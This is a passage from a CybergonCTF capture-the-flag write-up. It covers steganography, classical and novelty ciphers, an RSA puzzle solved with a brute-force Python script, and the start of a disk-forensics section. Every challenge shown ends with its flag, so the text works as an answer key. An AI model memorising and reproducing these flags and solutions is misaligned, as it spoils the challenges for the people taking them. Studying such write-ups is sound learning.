


Figure 3.1: Analyze File Signature with file tool

The next step using the exiftool tool to extract detailed metadata from the image, which was anticipated to contain the crucial created time information.




Figure 3.2: Analyze File Meta Data with exiftool Tool

Flag: CybergonCTF{2023:07:31 10:14:57}

Your_Craziest_Song

Question: Please listen to this song carefully/deeply; it includes morse code in it?

Scenario: Utilization of various tools and techniques to uncover the hidden message within the audio

The challenge was initiated by accessing an audio file and the hint that Morse code was embedded within it. The goal was to carefully and deeply analyze the audio to extract the Morse code, decipher it, and unveil the hidden message.

The first step I used with the utilization of the file tool to analyze the file signature. The file signature "Morse_Code.wav: RIFF (little-endian) data" suggested that the audio file contained Morse code.

```
$ file Morse_Code.wav
Morse_Code.wav: RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, stereo 44100 Hz
$
```

Figure 3.3: Analyst File Format Data with File Tool

Then used exiftool tool to extract detailed metadata from the audio file, providing insights into the file's characteristics.

```
$ exiftool Morse_Code.wav
ExifTool Version Number         : 12.40
File Name                       : Morse_Code.wav
Directory                       : .
File Size                       : 21 MiB
File Modification Date/Time     : 2023:08:24 22:10:30+06:30
File Access Date/Time           : 2023:08:24 22:10:38+06:30
File Inode Change Date/Time     : 2023:08:24 22:10:30+06:30
File Permissions                : -rwxrwxrwx
File Type                       : WAV
File Type Extension             : wav
MIME Type                       : audio/x-wav
Encoding                        : Microsoft PCM
Num Channels                    : 2
Sample Rate                     : 44100
Avg Bytes Per Sec               : 176400
Bits Per Sample                 : 16
Duration                        : 0:02:07
$
```

Figure 3.4: Detailed Meta Data from FIle

And also used strings tool to extract readable text from the WAV file. This step aimed to identify any textual clues or hints within the file. Through thorough analysis of the extracted strings, a password was identified within the WAV file.

Figure 3.5: Extract Password String from WAV File

Then used the DeepSound application was utilized to decrypt the WAV file using the identified password. This decryption process aimed to reveal the flag file hidden within the audio.




Figure 3.6: Using Deep Sound Application

The decrypted flag file contained Morse code. This Morse code data was extracted for further decryption.

The Morse code data was deciphered to obtain the final hidden message or flag.




Figure 3.7: Morse Code Decoder

Flag: CyberGonCTF{M4UNG_7H4_B4W_P4L_P07_M4UNG_Y4L_M4UNG_Y4L}

4. CRYPTO

Warm Up 1

Question: Do you like movie? This is my fav one.

Scenario: Rcognizing the context of an image and decrypting the cipher text

The challenge started by analyzing the image provided in order to identify any context or clues within the image.

The context of the image hinted at the presence of a cipher text resembling the Gravity Falls "The Author" cipher.

Then searched and used the Gravity Falls "The Author" cipher decoder online, the cipher text was decrypted to reveal the hidden message.




Figure 4.1: The Author Cipher Decoder

Flag: CybergonCTF{John Wick}

Warm Up 2

Question: Where does Mr.Yit want to visit ? IATMWVTEAIO·NSR·NIO·

Scenario: Recognizing the cipher, applying the appropriate decryption method

The challenge was initiated with a coded message, "IATMWVTEAIO·NSR·NIO·," and the question of identifying Mr. Yit's intended visit location. After analyzing the encoded text, it was recognized as a Caesar Box cipher. The task was to decipher the message using the correct decryption method and ascertain the desired destination.

The cipher was identified as a Caesar Box cipher due to its format and characteristics. The deciphered message, "IWANNAVISITTOROME··," was obtained from the coded message.




Figure 4.2: Caesar Box Decoder

The deciphered message contained the flag, which was extracted by identifying the location name within the text.

Flag: CybergonCTF{ROME}

Now You See Me **1**

Question: Can you see if you are blind.

Scenario: Recognizing the hidden nature of the data

The challenge commenced with a comprehensive analysis of the file's format and signature to gather initial insights. While the file contained data bytes, it was observed that no visible content was apparent upon visual inspection.

Then used the xxd tool to generate a hex dump, a pattern of dots and spaces became evident.




Figure 4.3: Analyze File Data with xxd Tool

After further observation, it was realized that the file had been created using white space data, which was responsible for the dots and spaces pattern. Utilizing a white space data decoder, the concealed information within the file was successfully decoded.




Figure 4.4: White Space Code Decoder

The deciphered data yielded the flag, which was extracted as the result of the decoding process.

Flag: CybergonCTF{Always_Look_Beyond_What_You_Can_See}

Now You See Me 2

Question: If you can dig more, you will find the flag.

Scenario: Resembling a familiar spam-encoded pattern

The challenge initiation involved closely examining the encoded message and attempting to recognize any patterns or encoding methods.

The encoded text was recognized as resembling the patterns used in spam-encoded messages. The encoded message contained elements related to common online platforms such as Google, which led to the realization that this could be spam-encoded text.

Utilizing a spam-encoded message decoder (https://www.spammimic.com/decode.cgi), the encoded text was decoded to reveal the hidden content.




Figure 4.5: Spam-Encoded Message Decoder

Flag: CybergonCTF{Gold_In_The_Trash}

Dots

Question: If you can dig more, you will find the flag.

Scenario: Recognizing the presence of Braille patterns

The challenge initiation involved carefully observing the image provided and attempting to recognize any patterns or elements that could provide clues.

Employing Google Lens, the image was searched for any potential indications of Braille code.




Figure 4.6: About Braille Code from Google Lens

Utilizing an online Braille decoder tool, the identified Braille patterns were decoded to reveal the concealed information.

Figure 4.7: Braille Code Decoder

Flag: CybergonCTF{theeyesareuselesswhenthemindisblind}

dO nOT aCCESS

Question: Did you know that certain colors can convey meaning or communicate something?

Scenario: Recognizing the use of color patterns as a means of encoding information

The challenge began with a careful analysis of the image, paying attention to the distribution and patterns of colors. Upon observation, it was recognized that the image contained gradients of colors, suggesting the presence of a color-based encoding method.

The color gradients hinted at the possibility of a hexahue cipher, where colors correspond to specific characters. Using a hexahue cipher decoder, the color patterns were decoded to reveal DNA-encoded text.




Figure 4.8: Hexahue Cipher Decoder

Utilizing a DNA cipher decoding script (https://github.com/karma9874/DNA-Cipher-Script-CTF), the DNA-encoded text was translated into plaintext.




Figure 4.9: DNA Cipher Decoder

Flag: CyberGonCTF{h3Y_y0u_G07_DN4_c0D3}

EZ RSA

Question: Try to decode it

Scenario: Write decrypt python script (brute force the unknown number value from 100 to 999)

The encrypt python script from question.

```
from Crypto.Util.number import getStrongPrime, bytes_to_long
import re
from random import randint

flag = open("flag.txt").read()
m = bytes_to_long(flag.encode())
p = getStrongPrime(512)
q = getStrongPrime(512)
n = p*q
e = 0x10001
c = pow(m,e,n)

num = randint(100,999)

p_encode = []
q_encode = []

p_list = re.findall('.',str(p))
q_list = re.findall('.',str(q))

for value in range(len(p_list)):
   p_encode.append(str(int(p_list[value]) ^ num))
   q_encode.append(str(int(q_list[value]) ^ num))

print(c)
print(n)
print(p_encode)
print(q_encode)
```

With the help of ChatGPT I get the decrypt python script.

```
from Crypto.Util.number import long_to_bytes

# Given values
c = ...  # Encrypted value c
n = ...  # Modulus n
p_encode = [...]  # XOR-encoded parts of p
```

```
q_encode = [...]  # XOR-encoded parts of q
num = ...  # XOR encoding number

# XOR Decoding
p_list = [str(int(x) ^ num) for x in p_encode]
q_list = [str(int(x) ^ num) for x in q_encode]
p = int(''.join(p_list))
q = int(''.join(q_list))

# Calculate Totient (phi(n))
phi_n = (p - 1) * (q - 1)

# Calculate Private Exponent (d)
e = 0x10001
d = pow(e, -1, phi_n)

# Decrypt c to get plaintext m
m = pow(c, d, n)

# Convert m to bytes
m_bytes = long_to_bytes(m)

try:
   # Attempt to decode bytes to string
   flag = m_bytes.decode('utf-8')
   print(flag)
except UnicodeDecodeError:
   print("Decoding error: Unable to recover the flag.")
```

But we need to brute force “num” variable value with for loop from 100 to 999. I know number range from encrypt script (num = randint(100, 999)).

```
from Crypto.Util.number import long_to_bytes

# Given values
c =
78882015633397157295235320423364356710295014685461618100899842322355548616525836328875187997806382955179693387965574338027577910392993921111333487926786474339238389964538678998671541747750015648731589189920887531654483849915609299134056128009131172175156022537740657548034275817572777519783378142756891053334  # Encrypted value c
n =
13012729244694939021286773585508633442139329848935291544593203409897431049485468542018820818224464473797341756669695461251732000932605185490453296111024768831137699392298976055469605608038824125967059956793747730628361322409538043997900439331609449744523632839529123448169800791720798913702566069153373216373  # Modulus n
```

```
p_encode = ['514', '515', '522', '523', '519', '514', '515', '513', '513', '513', '514', '522', '518', '518',
'522', '514', '514', '516', '523', '523', '519', '514', '522', '522', '516', '519', '513', '522', '512', '512',
'518', '517', '512', '513', '518', '512', '518', '513', '512', '516', '515', '513', '513', '516', '518', '514',
'517', '522', '516', '519', '523', '514', '515', '523', '513', '515', '512', '514', '513', '519', '517', '518',
'513', '517', '513', '523', '514', '518', '522', '519', '518', '522', '518', '522', '518', '513', '522', '516',
'514', '513', '516', '514', '516', '514', '513', '519', '514', '514', '514', '523', '519', '523', '512', '515',
'518', '522', '515', '516', '523', '522', '512', '512', '522', '518', '517', '516', '515', '514', '515', '514',
'523', '514', '512', '518', '519', '522', '516', '516', '522', '516', '514', '517', '514', '517', '523', '523',
'513', '518', '512', '515', '518', '518', '514', '519', '512', '522', '517', '518', '516', '518', '515', '517',
'523', '519', '515', '519', '519', '519', '518', '519', '512', '516', '514', '522', '516'] # XOR-encoded
parts of p
q_encode = ['514', '514', '523', '519', '517', '523', '516', '518', '518', '523', '518', '522', '518', '516',
'512', '518', '514', '517', '515', '518', '516', '516', '523', '513', '515', '517', '512', '517', '517', '523',
'514', '523', '517', '523', '517', '517', '513', '519', '519', '515', '512', '519', '517', '515', '522', '512',
'519', '517', '516', '516', '517', '516', '513', '517', '517', '514', '516', '522', '522', '516', '517', '512',
'515', '512', '523', '518', '516', '514', '517', '513', '523', '517', '518', '522', '517', '523', '518', '522',
'512', '518', '522', '522', '523', '514', '518', '523', '518', '517', '515', '516', '512', '512', '516', '518',
'516', '513', '522', '523', '518', '512', '515', '522', '512', '516', '518', '516', '515', '517', '522', '516',
'522', '514', '514', '514', '523', '518', '512', '518', '515', '515', '522', '523', '522', '522', '522', '518',
'516', '523', '523', '523', '513', '514', '517', '512', '513', '514', '519', '518', '516', '519', '518', '523',
'518', '514', '518', '514', '514', '519', '522', '513', '522', '513', '523', '515', '522']
 # XOR-encoded parts of q
for i in range(100, 1000):
  num = i  # XOR encoding number

  # XOR Decoding
  p_list = [str(int(x) ^ num) for x in p_encode]
  q_list = [str(int(x) ^ num) for x in q_encode]
  p = int(''.join(p_list))
  q = int(''.join(q_list))

  # Calculate Totient (phi(n))
  phi_n = (p - 1) * (q - 1)

  # Calculate Private Exponent (d)
  e = 0x10001
  d = pow(e, -1, phi_n)

  # Decrypt c to get plaintext m
  m = pow(c, d, n)

  # Convert m to bytes
  m_bytes = long_to_bytes(m)

  try:
    # Attempt to decode bytes to string
    flag = m_bytes.decode('utf-8')
    print("Decrypted flag:", flag)
    exit()
```

```
  except UnicodeDecodeError:
    print("not found")
```

Then I got the flag.

Flag: CyberGonCTF{345y_p34sy_R54_c1ph3R}

Game

Question: Ghost hunters always say "enolaerauoynehwyrramydoolbyalptonod" !!!.

Scenario: I tried to reverse the string and get the flag.

Flag: CybergonCTF{donotplaybloodymarrywhenyouarealone}

5. Forensics

Device Info (ep1) FORENSICS

Question: Can you find the operating system information?

Scenario: Open it in Autopsy. There is hostname in it




Figure 5.1: Hostname Information

Flag: CyberGonCTF{Ubuntu 20.04.5 LTS}

Device Info (ep2) FORENSICS

Question: Can you find the device ip and hostname?

Scenario: I exported syslog and open it in sublime text.

